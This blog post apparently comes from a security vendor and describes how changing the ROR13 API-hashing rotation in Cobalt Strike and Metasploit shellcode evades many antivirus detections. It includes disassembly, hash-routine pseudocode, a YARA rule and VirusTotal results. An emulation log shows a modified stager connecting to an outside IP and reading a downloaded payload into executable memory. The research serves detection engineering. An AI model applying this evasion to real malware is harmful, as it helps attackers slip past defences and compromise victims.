

Hackers No Hashing: Randomizing API Hashes to Evade Cobalt Strike Shellcode Detection

 huntress.com/blog/hackers-no-hashing-randomizing-api-hashes-to-evade-cobalt-strike-shellcode-detection




While researching Application Programming Interface (API) hashing techniques commonly used in popular malware (particularly Metasploit and Cobalt Strike), the Huntress ThreatOps Team found that hackers are sticking to the default settings that come with hacker tooling. Our research has suggested that many detection/antivirus (AV) vendors have realized this and have built their detection logic around the presence of artifacts left by these defaults.

With a bit of tinkering and curiosity, we found that if trivial changes are made to those defaults, a large number of vendors will fail to detect otherwise simple and commodity malware. As a result, simple and commodity malware suddenly starts approaching FUD status. 😂

In this post, we'll dive into how we discovered those minor changes and how you can implement them yourself to test your detection tooling. We have included a script that automates a large portion of this process, as well as a YARA rule which will detect most modifications made using this technique.

Whether you're on Team Red, Team Blue, or anywhere in between, we hope this blog provides some useful insight into an interesting bypass and detection technique.

If screenshots like this excite you, read on.




Technical TL;DR

Our research suggests that a large number of vendors have based their Cobalt Strike and Metasploit shellcode detection capability on the presence of ROR13 API hashes. By making trivial changes to the ROR13 logic and updating the hashes accordingly, a large number of vendor detections can be seemingly bypassed without breaking code functionality.

In order to detect this behavior, YARA rules that previously detected ROR13 hashes can be modified to detect blocks of code associated with typical ROR-based hashing. This move to detection of ROR blocks can provide a more robust means of detection than detecting on hashes alone.

Graphical TL;DR



But First, A Quick Refresher on API Hashing

API hashing is a technique often used by malware to disguise the usage of suspicious APIs (essentially functions) from the prying eyes of a detection analyst or security engineer.

Traditionally, if a piece of software needed to call a function of the Windows API (for example, if it wanted to use CreateFileW to create a file), the software would need to reference the API name “directly” in the code. This typically looks like the screenshot below.


```

[0x004134ca]
31: fcn.004134ca ();
xor     eax, eax
push   eax
push   eax
push   3 ; 3
push   eax
push   3 ; 3
push   0x40000000
push   str.CONOUT ; 0x41a948 ; LPCWSTR lpFileName
call   dword [CreateFileW] ; 0x416114 ; HANDLE CreateFileW(LP
mov    dword [0x41dec0], eax
ret

```

By “directly” using an API, the name of the API is left present in the code. This enables an analyst to easily identify what the piece of suspicious code might be doing. In this case, that suspicious action is creating or opening a file.

When a “direct” API call is used, it also leaves the API present in the import table of the file. This import table can be easily viewed within PeStudio or any other analysis tool and looks like the screenshot below. Note we can also see the other APIs that the malware is using.



If you’re an attacker trying to hide the creation of a malicious file, then neither of these situations is ideal. It would be far better if you could hide your API usage away from an analyst who may see `CreateFileW` and then go searching for suspicious files.

If an attacker doesn’t want their API to show up in an import table, then the alternative is to load the APIs dynamically (when the malware actually runs). The easiest way to do this is to use a Windows function called GetProcAddress. This method avoids leaving suspicious APIs in the import table as we saw above in PeStudio.

A quick caveat using dynamic loading is that although the original suspicious API `CreateFileW` would be absent from the import table, the usage of `GetProcAddress` will now be in the import table instead. A keen-eyed analyst who sees the presence of `GetProcAddress` can run the malware in a debugger and find out what is being loaded.

With a well-placed breakpoint, an analyst can view the arguments being passed to the `GetProcAddress` function and find out what is being loaded. Upon running the suspicious code, a debugger would then present something like this, revealing the usage of `CreateFileW` and indicating to an analyst that they should go looking for suspicious files that may have been created.

Hide FPU

EAX	76390000	"M7E"
EBX	00F04000	
ECX	00DA6A24	"CreateFileW"
EDX	010FFE0C	&"M7E"
EBP	010FFE5C	
ESP	010FFE48	"Á-Û"
ESI	FFFFFFFF	
EDI	00DAE2D8	maybemalware.00DAE2D8
EIP	75B8F550	<kernel32.GetProcAddress>

EFLAGS 00000304
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B

Default (stdcall) 5 Unlocked

1:	[esp+4]	76390000	"M7E"
2:	[esp+8]	00DA6A24	"CreateFileW"
3:	[esp+C]	00DAE264	maybemalware.00DAE264
4:	[esp+10]	00000000	
5:	[esp+14]	010FFE78	

A common means of avoiding both of these situations is to use a technique known as API hashing.

This is a technique where attackers will implement their own version of GetProcAddress that will load a function by a hash rather than a name. This avoids leaving suspicious APIs in import tables and avoids using suspicious APIs that can be easily viewed in a debugger.

If an analyst wants to find out what's going on, they would need to get familiar with x86 assembly.

The TL;DR Takeaways

- There are multiple ways to load suspicious APIs; however, most will leave easy-to-find indicators for malware analysts
- API hashing uses unique hashes rather than function names. This hinders the analysis of function names that target strings or arguments at breakpoints

Hashing Indicators

Now that we know why someone might want to use API hashing, we can take a look at how to deal with it when analyzing suspicious code. It is relatively easy to identify, as you will often see random hex values pushed to the stack, followed by an immediate call to a register value.

Typically, this call will resemble `call rbp`, but the register could technically be any value. Below is a screenshot taken from some Cobalt Strike shellcode where API hashing was used.

```

[0x000000d2]
88: fcn.000000d2 ();
pop     rbp
push    0
movabs  r14, 0x74656e696e6977 ; 'wininet'
push    r14
mov     r14, rsp
mov     rcx, r14
mov     r10d, 0x726774c ←
call    rbp
xor     rcx, rcx
xor     rdx, rdx
xor     r8, r8
xor     r9, r9
push    r8
push    r8
mov     r10d, 0xa779563a ←
call    rbp
jmp     0x19f

```

In the screenshot, we can see two hex values pushed to a register prior to a `call rbp`. These are the hashes that will be resolved and used to load suspicious functions used by malware.

The hashes above correspond to 0x726774c (LoadLibraryA) and 0xa779563a (InternetOpenA).

If you were to find the value of rbp in this situation, you would find that it points to the “manual” implementation of GetProcAddress, which then resolves the hash and calls the associated API.

At a high level, the hash resolution logic is similar to the below pseudo code.

```

1  resolveHash(inputhash, args):
2      //locate dll of interest
3      findDLL("Kernel32.dll")
4      //get list of all available apis
5      viewExports("kernel32.dll")
6      //hash each name in api list
7      for exportName in exportList:
8          exportHash = CalculateHash(exportName)
9          //if hash matches, call the api
10         if exportHash == inputhash:
11             call exportName(args)

```

Additionally, you would find that the Calculatehash Logic, which is largely based on the ror13 hashing algorithm, is similar to this. The value of 0xd (13) is important here as later we will change this value to generate new hashes that can bypass detection.

```

1  dllhash = 0
2  for c in DLLName:
3      dllhash >> 0xd
4      dllhash += c
5
6  apiHash = 0
7  for c in apiName:
8      apihash >> 0xd
9      apihash += c
10
11  return dllhash + apihash

```

This is a simplification, and the actual logic is slightly more complex. If you're interested in understanding the logic in more detail, there are some great write-ups on the topic from [Nviso](#) and [Avast](#).

After analyzing numerous malware samples using API hashing in shellcode, we noticed that similar malware families will often use extremely similar hashing logic to calculate and resolve API hashes.

In particular, we found that most Cobalt Strike, Msfvenom and Metasploit use exactly the same hashing logic for resolving API hashes. Since they utilize the same logic, they produce the same hashes for any given function.

For example, both Cobalt Strike and Metasploit will use the hash 0x726774c when resolving "LoadLibraryA".

The TL;DR Takeaways

- API hashing is relatively simple to identify through static analysis, although it is difficult to find what the hashes resolve to
- Similar hashing logic is often used across similar malware families
- The exact same hashing logic is often across samples from MsfVenom, Metasploit and Cobalt Strike

Poking a Bit Further

We eventually found that it was easy to identify shellcode that was generated by Cobalt Strike or Metasploit simply by googling the hash values present in the code.

If we were to google the value of 0x726774c (LoadLibraryA), we would immediately get hits for the Metasploit framework (which shares code with Cobalt Strike). We see the same if we google the hash for 0xa779563a (InternetOpenA).

0xa779563a



All Maps Images Videos Shopping More

Tools

About 76 results (0.27 seconds)

https://github.com › shellcode › windows › src › block

[metasploit-framework/block_reverse_http.asm at master](#)

push 0xA779563A ; hash("wininet.dll", "InternetOpenA"). call ebp. internetconnect ;
DWORD_PTR dwContext (NULL) [6]. ; dwFlags [7].

https://gist.github.com › jdferrell3

[powershell_payload_shellcode.asm · GitHub](#)

0x0008012F: push 0xa779563a ; hash("wininet.dll", "InternetOpenA"). 0x00080134: call ebp.
0x00080136: jmp 0x801ce. ; void InternetConnectA(.

https://decoded.avast.io › threatintel › decoding-cobalt-...

[Decoding Cobalt Strike: Understanding Payloads](#)

8 July 2021 — 0xa779563a, wininet.dll_InternetOpenA. 0xe2899612,
wininet.dll_InternetReadFile. 0x869e4675, wininet.dll_InternetSetOptionA.

https://blog.cobaltstrike.com › 2014/02/12 › modifying...

[Modifying Metasploit's Stager Shellcode - Cobalt Strike blog](#)

12 Feb 2014 — push esp ; LPCTSTR IpszAgent ("x00"). + push ecx ; LPCTSTR IpszAgent (user
agent). push 0xA779563A ; hash("wininet.dll", "InternetOpenA").

Generating our own shellcode samples from these frameworks, we observed that the hashes present in our payloads were consistently identifiable as those used by Metasploit and Cobalt Strike.

The TL;DR Takeaways

- Metasploit and Cobalt Strike (at least by default) use the same API hashing routine and will produce the same hash values when using the same function
- These hashes introduce unique hex values that can be used to easily identify the malware families by using Google

YARA Rules

From the perspective of a security analyst or detection engineer, this was great information. Without performing a deep dive into shellcode and assembly, we could easily identify that a payload likely belonged to either Metasploit or Cobalt Strike.

This got us thinking—if these hash values are unique to tools like Cobalt Strike and Metasploit... what if those hashes are unique enough to be used for YARA rules?

We found a fantastic article from [Avast](#) that captured the same idea. Their article details the use of these same API hashes to detect Cobalt Strike and Metasploit shellcode. Below we can see a YARA rule from Avast which relies largely on the hashes we previously identified (as well as the other hashes required for an HTTP stager).

```
rule cobaltstrike_raw_payload_http_stager_x64
{
  strings:
    $h01 = { FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52 51 56 48 31 D2 65 48 8B 52 }
  condition:
    uint32(@h01+0x00e9) == 0x0726774c and
    uint32(@h01+0x0101) == 0xa779563a and
    uint32(@h01+0x0120) == 0xc69f8957 and
    uint32(@h01+0x013f) == 0x3b2e55eb and
    uint32(@h01+0x0163) == 0x7b18062d and
    uint32(@h01+0x0308) == 0x56a2b5f0 and
    uint32(@h01+0x0324) == 0xe553a458 and
    uint32(@h01+0x0342) == 0xe2899612
}
```

Testing these YARA rules against our raw Cobalt Strike and Metasploit shellcode (without any encoders enabled), we confirmed the [Avast YARA ruleset](#) reliably detected and identified all of our generated payloads. Great news for Team Blue—and great work from the Threat Intel Team at Avast.

The TL;DR Takeaways

- API hashes present in shellcode are reliable indicators that can be used for detection
- Vendors are actively using these indicators to detect malicious shellcode

But What if the Hashes in the Shellcode Are Changed?

At face value, the usage of API hashes for detection is a great idea. But that got us thinking, what happens if those hash values were to change?

As an initial proof-of-concept, we took our payloads and rather crudely changed the hashes to 0x11111111. We knew this would break the shellcode as the hashes would no longer resolve—but it would allow us to check how well the shellcode is detected without the presence of known API hashes.


Our new shellcode would contain hashes like this in place of the actual hashes seen before.

```

[0x000000d2]
88: fcn.000000d2 ();
pop     rbp
push    0
movabs  r14, 0x74656e696e6977 ; 'wininet'
push    r14
mov     r14, rsp
mov     rcx, r14
mov     r10d, 0x11111111 ←
call    rbp
xor     rcx, rcx
xor     rdx, rdx
xor     r8, r8
xor     r9, r9
push    r8
push    r8
mov     r10d, 0x11111111 ←
call    rbp
jmp     0x19f

```

We then did a before and after check on a Cobalt Strike HTTP payload using Virustotal, and found that **15 vendors failed to detect the shellcode after these changes were made.**



As a proof-of-concept, this was pretty interesting. But as an attacker, this is largely useless. In its current modified state, the shellcode would no longer resolve hashes and would not be able to find the APIs it requires in order to execute—turning our shellcode into a nice digital

paperweight.

The TL;DR Takeaways

- At least *some* vendors are using API hashes to detect Cobalt Strike and similar malware
- If these defaults are changed, at least *some* vendors will fail to detect previously detected payloads
- Crudely modifying API hashes will break your code


But What if Modified Hashes Could Resolve Properly?

After confirming our suspicion that vendors were using API hashes to detect shellcode, we decided to explore what would happen if the hashes were modified less crudely, in a way that would still enable the modified hashes to resolve and execute.

First, we needed to understand exactly how the hashes were generated. Our ThreatOps team was able to discover this through a combination of the Metasploit source code and by analyzing the assembly instructions present in samples of shellcode.

By nature of how hashing works, we theorized that it should only take minor changes to the hashing logic to produce vastly different hashes. In the end, rather than getting fancy with any entirely new hashing routines, we decided to just change the rotation value in the existing logic from 0xd/13 to 0xf/15.

In theory, this would result in entirely new hashes, while maintaining largely the same logic and hashing structure.



We then created a script to generate new hashes according to our new rotation value of 0xf. This logic can be found in the final script included in this post.

After generating new hash values, we then updated our shellcode to correspond to our new hashes, and our new ror value of 0xf. Note that our shellcode structure is still largely intact, the only thing that changed is the hash and rotation (ror) values.


<pre>[0x000000d2] 88: fcn.000000d2 (); pop rbp push 0 movabs r14, 0x74656e696e6977 ; 'wininet' push r14 mov r14, rsp mov rcx, r14 mov r10d, 0x726774c ← call rbp xor rcx, rcx xor rdx, rdx xor r8, r8 xor r9, r9 push r8 push r8 mov r10d, 0xa779563a ← call rbp jmp 0x19f</pre> <p style="text-align: right;">Before</p>	<pre>[0x000000d2] 88: fcn.000000d2 (); pop rbp push 0 movabs r14, 0x74656e696e6977 ; 'wininet' push r14 mov r14, rsp mov rcx, r14 mov r10d, 0xb97660 ← call rbp xor rcx, rcx xor rdx, rdx xor r8, r8 xor r9, r9 push r8 push r8 mov r10d, 0xadf33f99 ← call rbp jmp 0x19f</pre> <p style="text-align: right;">After</p>
--	--

We then confirmed that our code was still able to function as expected. This process was vastly sped up using the Speakeasy tool from FireEye.

Below we can see a screenshot of the APIs still successfully resolving in our newly modified shellcode.

```
FLARE 11/29/2021 5:40:00 PM
PS C:\Users\User\Desktop\Blog > speakeasy -r -a x64 -t .\shellcode_0xf.bin
* exec: shellcode
0x10ef: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x1107: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x1129: 'wininet.InternetConnectA(0x20, "111.123.12.123", 0x1bb, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x1148: 'wininet.HttpOpenRequestA(0x24, 0x0, "/api/v2/get_header?uuid=3a23ad0b-3a84-46af-b7cd-c5c561878ee0", 0x0, 0x0, 0
x0, "INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_IGNORE_CERT_CN_INVALID | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID | INTERNET
_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD | INTERNET_FLAG_SECURE", 0x0)' -> 0x28
0x1172: 'wininet.InternetSetOptionA(0x28, 0x1f, 0x1203ec0, 0x4)' -> 0x1
0x118c: 'wininet.HttpSendRequestA(0x28, "User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/
6.0; MATBJS)\r\n", 0xffffffffffffffff, 0x0, 0x11f9)' -> 0x1
0x134d: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x136b: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203e40)' -> 0x1
0x136b: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203e40)' -> 0x1
0x450012: Unhandled interrupt: intnum=0x3
0x450012: shellcode: Caught error: unhandled_interrupt
* Finished emulating
FLARE 11/29/2021 5:40:09 PM
PS C:\Users\User\Desktop\Blog > |
```

Using a combination of netcat and the BlobRunner tool from OALabs, we did an extra check to confirm that our shellcode still worked and would “call out” as expected.




After confirming that our code definitely still worked, we uploaded it to VirusTotal. And found that we still had two vendors remaining, the same two vendors from our previous dummy value testing.

